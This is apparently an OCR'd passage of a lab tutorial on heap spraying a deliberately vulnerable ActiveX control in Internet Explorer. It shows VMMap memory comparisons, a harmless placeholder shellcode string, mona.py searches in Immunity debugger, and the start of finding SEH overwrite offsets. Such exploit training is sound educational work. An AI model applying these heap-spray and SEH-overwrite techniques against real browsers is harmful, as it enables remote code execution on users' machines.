


INSPECTING PROCESS MEMORY

In this phase, we will try to find out how heap spraying in working in real time.

We will try to visualise whether, we are able to affect **Process Heap Memory**. We will use **VMMap** (a process virtual and physical memory analysis utility) to inspect the **Heap Fragmentation**.

Open **Internet Explorer** and **VMMap**.




Name	PID	User
alg.exe	316	
csrss.exe	664	NT AUTHORITY\SYSTEM
explorer.exe	1476	WINXPSP3\HackSys
IEXPLORE.EXE	1848	WINXPSP3\HackSys
iqs.exe	228	NT AUTHORITY\SYSTEM
jusched.exe	1784	WINXPSP3\HackSys
lsass.exe	752	NT AUTHORITY\SYSTEM
pg_ctl.exe	168	NT AUTHORITY\SYSTEM
postgres.exe	244	NT AUTHORITY\SYSTEM
postgres.exe	616	NT AUTHORITY\SYSTEM
postgres.exe	644	NT AUTHORITY\SYSTEM
postgres.exe	652	NT AUTHORITY\SYSTEM
postgres.exe	648	NT AUTHORITY\SYSTEM
postgres.exe	668	NT AUTHORITY\SYSTEM
services.exe	740	NT AUTHORITY\SYSTEM
smss.exe	432	NT AUTHORITY\SYSTEM

Select **IEXPLORE.EXE** from the "**Select or launch Process**" window. Next, click on **OK** button.

Let's check the normal status of **Internet Explorer's Heap Memory**.

Please Note: As we have not sprayed the **Process Heap** of Internet Explorer, there we will be less fragmentation.



VMMap - Sysinternals: www.sysinternals.com

Process: iexplore.exe
PID: 3240


Committed: 46,684 K
Private Bytes: 4,464 K
Working Set: 11,316 K

Type	Size	Committed	Private	Total WS
Total	65,980 K	46,684 K	4,464 K	11,316 K
Image	36,012 K	36,012 K	724 K	8,308 K
Mapped File	788 K	788 K		128 K
Shareable	6,560 K	2,092 K		532 K
Heap	2,560 K	1,572 K	1,560 K	556 K
Managed Heap				
Stack	5,120 K	96 K	96 K	76 K
Private Data	10,264 K	1,448 K	1,448 K	1,080 K
Page Table	636 K	636 K	636 K	636 K
Unusable	4,040 K	4,040 K		
Free	2,031,744 K			

Address	Type	Size	Committed	Private	Total WS	Private...
00010000	Private Data	4 K	4 K	4 K	4 K	4 K
00020000	Private Data	4 K	4 K	4 K	4 K	4 K
00030000	Heap (Private Data)	64 K	36 K	36 K	36 K	36 K
00040000	Thread Stack	1,024 K	64 K	64 K	60 K	60 K
00140000	Shareable	12 K	12 K		12 K	
00150000	Heap (Private Data)	1,024 K	404 K	404 K	404 K	404 K
00250000	Heap (Private Data)	64 K	24 K	24 K	20 K	20 K
00260000						
00270000						

File Edit View Options Help
Timeline... Heap Allocations... Call Tree... Trace...

Let's run the **HeapSpray_vulActiveX.html** and check the output. Once, **Heap Spraying** is done, press **F5** on **VMMap**.



VMMap - Sysinternals: www.sysinternals.com

Process: iexplore.exe
PID: 3576

Committed: 305,820 K
Private Bytes: 262,748 K
Working Set: 204,036 K

Type	Size	Committed	Private	Total WS
Total	324,912 K	305,820 K	262,748 K	204,036 K
Image	36,420 K	36,420 K	760 K	300 K
Mapped File	820 K	820 K		60 K
Shareable	6,820 K	2,352 K		244 K
Heap	2,560 K	1,800 K	1,788 K	700 K
Managed Heap				
Stack	7,168 K	108 K	108 K	64 K
Private Data	265,248 K	258,444 K	258,444 K	201,020 K
Page Table	1,648 K	1,648 K	1,648 K	1,648 K
Unusable	4,228 K	4,228 K		
Free	1,773,824 K			

Address	Type	Size	Committed	Private	Total WS	Private...
0A000000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A100000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A200000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A300000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A400000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A500000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A500000	Private Data	1,024 K	1,024 K	1,024 K	1,024 K	1,024 K
0A600000						
0A700000						

Heap Spraying In Action JavaScript - Microsoft Internet Explorer

Address: uments and Settings\HackSys\Desktop\HeapSpray_vulActiveX.html

Heap Spraying In Action


Creating one block of memory with NOPS.
Enlarging the memory with NOPS of size 0x5000.
Spraying NOPS + SHELLCODE 250 times.
Allocated 524268 bytes.
Heap Spraying completed successfully.

Address Space Fragmentation

0x00000000
0x161D5000

File Edit View Options Help
Timeline... Heap Allocations... Call Tree... Trace...
File Edit View Favorites Tools Help
Back Search Favorites Go Links
Close

Here is the rough comparison of **Process Memory** before and after spraying.




Please have a look at the injected heap in the above image which is marked as sprayed. After running the Heap Spraying script in **Internet Explorer**, large chunks of **NOPS + Shellcode** is injected to **Process Heap Memory**.

Locating Shellcode In Memory

In this phase, we will try to find out where exactly our shellcode is placed in memory. In the **Heap Spraying** script, the shellcode is a string.

```
        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');
```

Open **Internet Explorer** and run the **Heap Spraying** script again, do not close the Internet Explorer's window. Once the script has completed successfully, please launch **Immunity debugger**.



Heap Spraying In Action

Creating one block of memory with NOPS.
Enlarging the memory with NOPS of size 0x5000.
Spraying NOPS + SHELLCODE 250 times.
Allocated 524268 bytes.
Heap Spraying completed successfully.

Microsoft Internet Explorer

Heap Spraying Done

OK


Find: IEXPL

Attach Cancel

Need support? visit http://forum.immunityinc.com/

In Immunity debugger, click on **File** and select “**Attach**”. Select the **iexplore** from the process list and click on “**Attach**”.

Once the process is attached to **Immunity** debugger, we will use **Mona.py** to find the shellcode in the **Process Memory**.




```
0BADF00D [+] Processing arguments and criteria
0BADF00D     - Pointer access level : *
0BADF00D     - Treating search pattern as asc
0BADF00D [+] Searching from 0x00000000 to 0x7fffffff
0BADF00D [+] Preparing log file 'find.txt'
0BADF00D     - (Re)setting logfile C:\MonaLogs\iexplore\find.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Writing results to C:\MonaLogs\iexplore\find.txt
0BADF00D     - Number of pointers of type '"HACKSYS!"' : 253
0BADF00D [+] Results :
05D0FFF4   0x05d0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0FC0FFF4   0x0fc0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0790FFF4   0x0790fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
09E0FFF4   0x09e0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0330FFF4   0x0330fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0CD0FFF4   0x0cd0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0650FFF4   0x0650fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
1140FFF4   0x1140fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0F10FFF4   0x0f10fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0520FFF4   0x0520fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0350FFF4   0x0350fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
04D0FFF4   0x04d0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0CB0FFF4   0x0cb0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0B80FFF4   0x0b80fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0A50FFF4   0x0a50fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0560FFF4   0x0560fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
07F0FFF4   0x07f0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0370FFF4   0x0370fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
10B0FFF4   0x10b0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
06C0FFF4   0x06c0fff4 : "HACKSYS!" |  (PAGE_READWRITE) [None]
0BADF00D ... Only the first 20 pointers are shown here. For more pointers, open C:\MonaLogs\iexplore\find.txt...
0BADF00D Done. Found 253 pointers
         [+] This mona.py action took 0:01:21.094000
```

```
!mona find -s "HACKSYS!"
```

Paused

```
!mona find –s “HACKSYS!”
```

Mona.py found **253** occurrence of string "**HACKSYS!**" in the memory. Let's dump the address where the shellcode is located.



```
Log data
[illegible]
---------- Mona command started on 2012-07-12 14:06:02 (v1.3-dev, rev 167) ----------
[+] Processing arguments and criteria
    - Pointer access level : *
    - Treating search pattern as asc
[+] Searching from 0x00000000 to 0x7fffffff
[+] Preparing log file 'find.txt'
    - (Re)setting logfile C:\MonaLogs\iexplore\find.txt
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
[+] Writing results to C:\MonaLogs\iexplore\find.txt
    - Number of pointers of type '"HACKSYS!"' : 253
[+] Results :
[illegible]
... Only the first 20 pointers are shown here. For more pointers, open C:\MonaLogs\iexplore\find.txt...
```

Right click on the address and select "**Dump at address**". We can see that shellcode is located after a block of **NOPS**.


Exploiting vulActiveX

In this phase we will proceed with exploiting the ActiveX control. We will try to find the **offset** to overwrite **Next SEH** and **SE Handler**.

Offsets To Overwrite

Let's find out after how many bytes of junk data, we are able to overwrite **Next SE** and **SE Handler**.

Close all the instances of **Internet Explorer** before proceeding. Launch **Immunity** debugger, we will open **iexplore.exe** and then generate a unique pattern of **14356 bytes**.



Look in: Internet Explorer

